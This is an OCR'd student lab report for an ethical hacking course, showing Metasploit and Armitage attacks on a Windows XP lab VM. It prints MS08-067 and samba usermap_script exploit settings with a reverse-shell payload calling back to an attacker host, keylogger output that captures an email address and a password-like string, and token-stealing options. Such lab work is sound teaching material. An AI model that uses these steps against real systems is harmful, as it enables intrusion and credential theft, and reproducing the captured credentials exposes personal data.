Nicholas Marshall


Dr. St. Clair


ITEC 4344 – Ethical Hacking


September 29, 2018


Lab 6


I was successfully able to install a keylogger into my Windows XP VM. I did not use Kali as a VM but, rather I used it on a Live USB that way I am able to plug and go on any device that has the boot option to be USB first.









Applications
Places
armitage-ArmitageMain
Sat 21:00
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.0.29
Attack 192.168.0.29
MS08-067 Microsoft Server Service Relative Path Stack Corruption
This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service
Option
Value
LHOST
192.168.0.30
LPORT
14924
RHOST
192.168.0.29
RPORT
445
SMBPIPE
BROWSER
Targets:
0 => Automatic Targeting
Use a reverse connection
Show advanced options
Launch
Console X
nmap X
Scan X
exploit X
msf > use exploit/multi/samba/usermap_script
msf exploit(multi/samba/usermap_script) > set TARGET 0
TARGET => 0
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.0.30
LHOST => 192.168.0.30
msf exploit(multi/samba/usermap_script) > set LPORT 6493
LPORT => 6493
msf exploit(multi/samba/usermap_script) > set RPORT 139
RPORT => 139
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.0.29
RHOST => 192.168.0.29
msf exploit(multi/samba/usermap_script) > exploit -j
[*] Exploit running as background job 2.
[*] Started reverse TCP double handler on 192.168.0.30:6493
[-] 192.168.0.29:139 - Exploit failed: Rex::Proto::SMB::Exceptions::NoReply The SMB server did not reply to our request
msf exploit(multi/samba/usermap_script) >


Applications
Places
armitage-ArmitageMain
Sat 21:08
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.0.29
NT AUTHORITY\SYSTEM @ NIC-34399815092
Console X
nmap X
Scan X
exploit X
exploit X
Log Keystrokes X
[*] Recording keystrokes...
[+] Keystrokes captured <Right Shift>I love this sto
[+] Keystrokes captured <^H>uff<CR>
[+] Keystrokes captured this is a
[+] Keystrokes captured great tool to learn doc
[+] Keystrokes captured ...
[+] Keystrokes captured <^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H>
[+] Keystrokes captured <^H>this is pretty sweet
[+] Keystrokes captured <^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H>
[+] Keystrokes captured <^H><^H><^H><^H><^H><^H><^H><^H><^H>username<Right Shift>: big boy<CR>
[+] Keystrokes captured pass<Right Shift>: helpmepleas
[+] Keystrokes captured e
[+] Keystrokes captured <^H>google.
[+] Keystrokes captured com<CR>
[+] Keystrokes captured nic.marshakl<^H>
[+] Keystrokes captured <^H>
[+] Keystrokes captured bing<CR>
[+] Keystrokes captured <^H>
[+] Keystrokes captured nic.marshall021<Right Shift>@gmail
[+] Keystrokes captured .com<Tab>
[+] Keystrokes captured <Right Shift>Blu
[+] Keystrokes captured e<Right Shift>Devils021
msf post(windows/capture/keylog_recorder) >


Applications
Places
armitage-ArmitageMain
Sat 21:09
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.0.29
NT AUTHORITY\SYSTEM @ NIC-34399815892
Console X
nmap X
Scan X
exploit X
exploit X
Log Keystrokes X
Screenshot 1 X
Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator>ipcinfig
'ipcinfig' is not recognized as an internal or external command,
operable program or batch file.
C:\Documents and Settings\Administrator>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . :
IP Address. . . . . : 192.168.0.29
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.0.1
C:\Documents and Settings\Administrator>I love this stuff
'I' is not recognized as an internal or external command,
operable program or batch file.
C:\Documents and Settings\Administrator>
Refresh
Watch (10s)


Applications
Places
armitage-ArmitageMain
Sat 21:09
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.0.29
NT AUTHORITY\SYSTEM @ NIC-34399815892
Console X
nmap X
Scan X
exploit X
exploit X
Log Keystrokes X
Screenshot 1 X
Processes 1 X
PID Name Arch Session User Path
4 System x86 0
268 vmtoolsd.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmtoolsd...
548 smss.exe x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
600 wpabaln.exe x86 0 NIC-34399815892\Administrator C:\WINDOWS\system32\wpabaln.exe
612 csrss.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\csrss.exe
636 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.exe
680 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
692 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
856 vmacthlp.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\vmacthl...
884 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
952 svchost.exe x86 0 C:\WINDOWS\system32\svchost.exe
1048 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
1164 svchost.exe x86 0 C:\WINDOWS\system32\svchost.exe
1196 wscntfy.exe x86 0 NIC-34399815892\Administrator C:\WINDOWS\system32\wscntfy.exe
1216 svchost.exe x86 0 C:\WINDOWS\system32\svchost.exe
1264 wmiprvse.exe x86 0 C:\WINDOWS\system32\wbem\wmiprvse.exe
1388 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1512 alg.exe x86 0 C:\WINDOWS\System32\alg.exe
1680 explorer.exe x86 0 NIC-34399815892\Administrator C:\WINDOWS\Explorer.EXE
1776 vmtoolsd.exe x86 0 NIC-34399815892\Administrator C:\Program Files\VMware\VMware Tools\vmtoolsd...
1940 cmd.exe x86 0 NIC-34399815892\Administrator C:\WINDOWS\system32\cmd.exe
2036 VGAuthService.exe x86 0 NT AUTHORITY\SYSTEM C:\Program Files\VMware\VMware Tools\VMware ...
Kill
Migrate
Log Keystrokes
Inject
Steal Token
Refresh



This was the screenshot of attempting to redo a keylogger after the firewall had been turned back on. It did not take it and would not allow for a connection to be made.